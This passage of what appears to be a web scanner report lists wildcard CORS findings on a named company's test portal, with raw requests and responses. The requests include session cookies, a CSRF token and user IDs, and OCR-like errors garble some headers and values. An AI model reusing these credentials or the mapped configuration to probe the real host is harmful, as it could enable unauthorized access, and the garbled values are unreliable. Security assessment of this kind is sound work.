ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Sec-Fetch-Dest: script
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://fqxrcgwcohrq.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:58:41 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/x-javascript
Content-Length: 37364
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Thu, 22 Apr 2021 14:05:18 GMT
sap-dms: KVV
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltstcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

/*!
 * Cropper.js v1.5.9
 * https://fengyuanchen.github.io/cropperjs
 *
 * Copyright 2015-present Chen Fengyuan
 * Released under the MIT license
 *
 * Date: 2020-09-10T13:16:26.743Z
 */
!fun
...[SNIP]...
```

10.11. <https://testportal.zalaris.com/neptune/public/images/microsoft-azure-logo.svg>

Summary

Severity: **Information**
Confidence: **Certain**
Host: **<https://testportal.zalaris.com>**
Path: **</neptune/public/images/microsoft-azure-logo.svg>**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **<https://yxbkazznkzwc.com>**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/images/microsoft-azure-logo.svg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://yxbkazznkzwc.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpicQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:02:59 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/svg+xml
Content-Length: 3651
dpx-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Mon, 19 Oct 2020 20:19:22 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<svg xmlns="http://www.w3.org/2000/svg" width="108" height="24" viewBox="0 0 108 24"><title>assets</title><path d="M44.836,4.6V18.4h-2.4V7.583H42.4L38.119,18.4H36.531L32.142,7.583h-.029V18.4H29.9V4.6h...[SNIP]...
```

10.12. <https://testportal.zalaris.com/neptune/public/media/>

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/media/**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin **https://tmyiodcgzqky.com**

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/media/ HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://tmyiodcgzqky.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283ZzX6XKbmxFKEj2022-06-30T04:46:53.121Z; ai_authUser=650-000344448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QPj1656564413184j1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 08:58:31 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

10.13. https://testportal.zalaris.com/neptune/public/media/zally_new.svg

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/neptune/public/media/zally_new.svg**

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://wpyjkujqmtx.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/media/zally_new.svg HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://wpyjkujqmtx.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE[2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1; ai_session=KQ1QJDJCC3nCarUuzHP1QP[1656564413184][1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:03:16 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: image/svg+xml
Content-Length: 2656
dpx-sap: 21100005
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-headers: X-Requested-With
cache-control: max-age=31556926
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sap.f.eu:443 https://*.sap.f.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<svg width="68px" height="68px" viewBox="0 0 68 68" version="1.1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
<!-- Generat
...[SNIP]...
```

10.14. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://ycglxrfbyeme.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://ycglxrfbyeme.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
```

Response 1

```
HTTP/1.1 200 OK
Date: 20220630 110147 CET
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:22:25 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io:443 https://*.blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://*.zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
```

10.15. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

The application allowed access from the requested origin <https://nvngxepacfoy.com>

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

Request 1

```
GET /neptune/public/ui5theme/zalquartzlight/UI5/sap/f/themes/zalquartzlight/library-parameters.json HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiaQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; SAPWP_active=1;
```

```
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656579489016
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
Origin: https://nvgxepacfoyu.com
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 09:10:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json
content-length: 977
dvp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Fri, 20 May 2022 10:23:25 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltecors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close

{
  "css-selector": "sapFAvatarColorAccent@{accentIndex}",
  "color-param": "sapUiAccent@{accentIndex}",
  "sap_f_DynamicPageHeader_PaddingBottom": "1rem",
  "sap_f_Card_ContentPadding": "1rem",
  "sap
...[SNIP]...
```

10.16. <https://testportal.zalaris.com/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json>

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/neptune/public/ui5theme/zalquartzlight/UI5/sap/m/themes/zalquartzlight/library-parameters.json

Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request that allows access from any domain.

